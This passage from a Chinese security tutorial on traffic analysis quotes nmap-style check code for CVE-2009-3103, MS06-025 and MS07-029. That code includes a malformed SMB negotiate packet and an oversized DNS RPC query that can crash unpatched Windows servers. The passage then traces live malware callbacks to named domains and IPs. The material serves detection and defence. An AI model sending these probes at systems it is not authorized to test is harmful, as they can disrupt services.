


图 3-4-22

4、CVE-2009-3103 漏洞

（1）CVE-2009-3103 漏洞扫描部分源码如下：

```
host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
"\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
"\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
"\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
```

（2）分析

十六进制字符串“0x00000000 到 202e30303200”请求，通过 ASCII 编码可以看出是在探测 NTLM 和 SMB 协议的版本。无响应，无此漏洞。




图 3-4-23

5、MS06-025 漏洞

（1）MS06-025 漏洞扫描部分源码如下：

```
--create the SMB session
--first we try with the "\router" pipe, then the "\srvsvc" pipe.
local status, smb_result, smbstate, err_msg
status, smb_result = msrpc.start_smb(host, msrpc.ROUTER_PATH)
if(status == false) then
err_msg = smb_result
status, smb_result = msrpc.start_smb(host, msrpc.SRVSVC_PATH) --rras is also accessible across
SRVSVC pipe
if(status == false) then
    return false, NOTUP --if not accessible across both pipes then service is inactive
end
end
smbstate = smb_result
--bind to RRAS service
local bind_result
status, bind_result = msrpc.bind(smbstate, msrpc.RASRPC_UUID, msrpc.RASRPC_VERSION, nil)
if(status == false) then
msrpc.stop_smb(smbstate)
return false, UNKNOWN --if bind operation results with a false status we can't conclude anything.
End
```

（2）分析

先后尝试去连接“\router”、“\srvsvc”路径，均报错，无 RAS RPC 服务。




图 3-4-24




图 3-4-25

6、MS07-029 漏洞

（1）MS07-029 漏洞扫描部分源码如下：

```
function check_ms07_029(host)
    --check for safety flag
if(nmap.registry.args.safe ~= nil) then
        return true, NOTRUN
end
if(nmap.registry.args.unsafe == nil) then
return true, NOTRUN
end
    --create the SMB session
    local status, smbstate
    status, smbstate = msrpc.start_smb(host, msrpc.DNSSERVER_PATH)
    if(status == false) then
        return false, NOTUP --if not accessible across pipe then the service is inactive
    end
    --bind to DNSSERVER service
    local bind_result
    status, bind_result = msrpc.bind(smbstate, msrpc.DNSSERVER_UUID,
msrpc.DNSSERVER_VERSION)
    if(status == false) then
        msrpc.stop_smb(smbstate)
        return false, UNKNOWN --if bind operation results with a false status we can't conclude
anything.
    end
    --call
    local req_blob, q_result
```

```
    status, q_result = msrpc.DNSSERVER_Query(
        smbstate,
        "VULNSRV",
        string.rep("\\\13", 1000),
        1)--any op num will do
    --sanity check
    msrpc.stop_smb(smbstate)
    if(status == false) then
        stdnse.print_debug(
            3,
            "check_ms07_029: DNSSERVER_Query failed")
        if(q_result == "NT_STATUS_PIPE_BROKEN") then
            return true, VULNERABLE
        else
            return true, PATCHED
        end
    else
        return true, PATCHED
    end
end
```

（2）分析

尝试打开“\DNSSERVER”，报错，未开启 DNS RPC 服务。




图 3-4-26

0x05 总结

1、扫描探测可以说是所有网络中遇到最多的攻击，因其仅仅是信息搜集而无实质性入侵，所以往往不被重视。但扫描一定是有目的的，一般都是攻击入侵的前兆。

2、修补漏洞很重要，但如果在扫描层面进行防御，攻击者就无从知晓你是否存在漏洞。

3、扫描探测一般都无实质性通信行为，同时大量重复性动作，所以在流量监测上完全可以做到阻止防御。

（连载中）责任编辑：DM

第6节 Wireshark 黑客发现之旅- Lpk.dll 劫持+飞客蠕虫

作者：Mr.Right、Evancss

来自：聚锋实验室

网址：http://drops.wooyun.org/

简单介绍

0x01 发现问题

在对客户网络内网进行流量监控时发现，一台主机 172.25.112.96 不断对 172.25.112.1/24 网段进行 TCP445 端口扫描，这个行为目的在于探测内网中哪些机器开启了 SMB 服务，这种行为多为木马的通信特征。




图 3-5-1

过滤这个主机 IP 的全部数据，发现存在大量 ARP 协议，且主机 172.25.112.96 也不断对内

网网段进行 ARP 扫描。




图 3-5-2

发现问题后，我们就开启对这台主机的深入分析了。

0x02 Lpk.dll 劫持病毒

第一步，DNS 协议分析。过滤这台主机的 DNS 协议数据，从域名、IP、通信时间间隔综合判断，初步找出可疑域名。如域名 yuyun168.3322.org，对应 IP 为 61.160.213.189。




图 3-5-3

过滤 IP 为 61.160.213.189 的全部数据可以看到主机 172.25.112.96 不断向 IP 地址 61.160.213.189 发起 TCP7000 端口的请求，并无实际通信数据，时间间隔基本为 24 秒。

初步判断为木马回联通信。




图 3-5-4

再发现可疑域名 gcnna456.com，对应 IP 为 115.29.244.159。




图 3-5-5

过滤 IP 为 115.29.244.159 的全部数据可以看到主机 172.25.112.96 不断向 IP 地址 115.29.244.159 发起 TCP3699 端口的请求，并无实际通信数据，时间间隔也基本为 24 秒。初步判断也为木马通信数据。




图 3-5-6

把这两个域名请求的DNS信息都提取出来(当然 ,这里仅用WireShark实现就比较困难了，可以开发一些工具或利用设备)，部分入库后可看见：

时间	客户端	服务器	域名
2015/8/3 19:40	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:40	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:42	8.8.8.8	172.25.112.96	yuyun168.3322.org

图 3-5-7

从统计可以看出，这两个域名的请求一直在持续，且时间间隔固定。

为探明事实真相，我们对这台电脑进程进行监控，发现了两个可疑进程，名称都是hrl7D7.tmp，从通信 IP 和端口发现与前面分析完全吻合。也就是说，域名yuyun168.3322.org 和 gcnna456.com 的 DNS 请求数据和回联数据都是进程 hrl7D7.tmp产生的。




图 3-5-8

进一步查询资料和分析确认，这个恶意进程为 Lpk.dll 劫持病毒。

0x03 飞客（Conficker）蠕虫

当然，完全依靠域名（DNS）的安全分析是不够的，一是异常通信很难从域名解析判断完整，二是部分恶意连接不通过域名请求直接与 IP 进行通信。在对这台机器的 Http 通信数据进行分析时，又发现了异常：HTTP 协议的头部请求中存在不少的“GET /search?q=1”的头部信息。

如 IP 为 95.211.230.75 的请求如下：

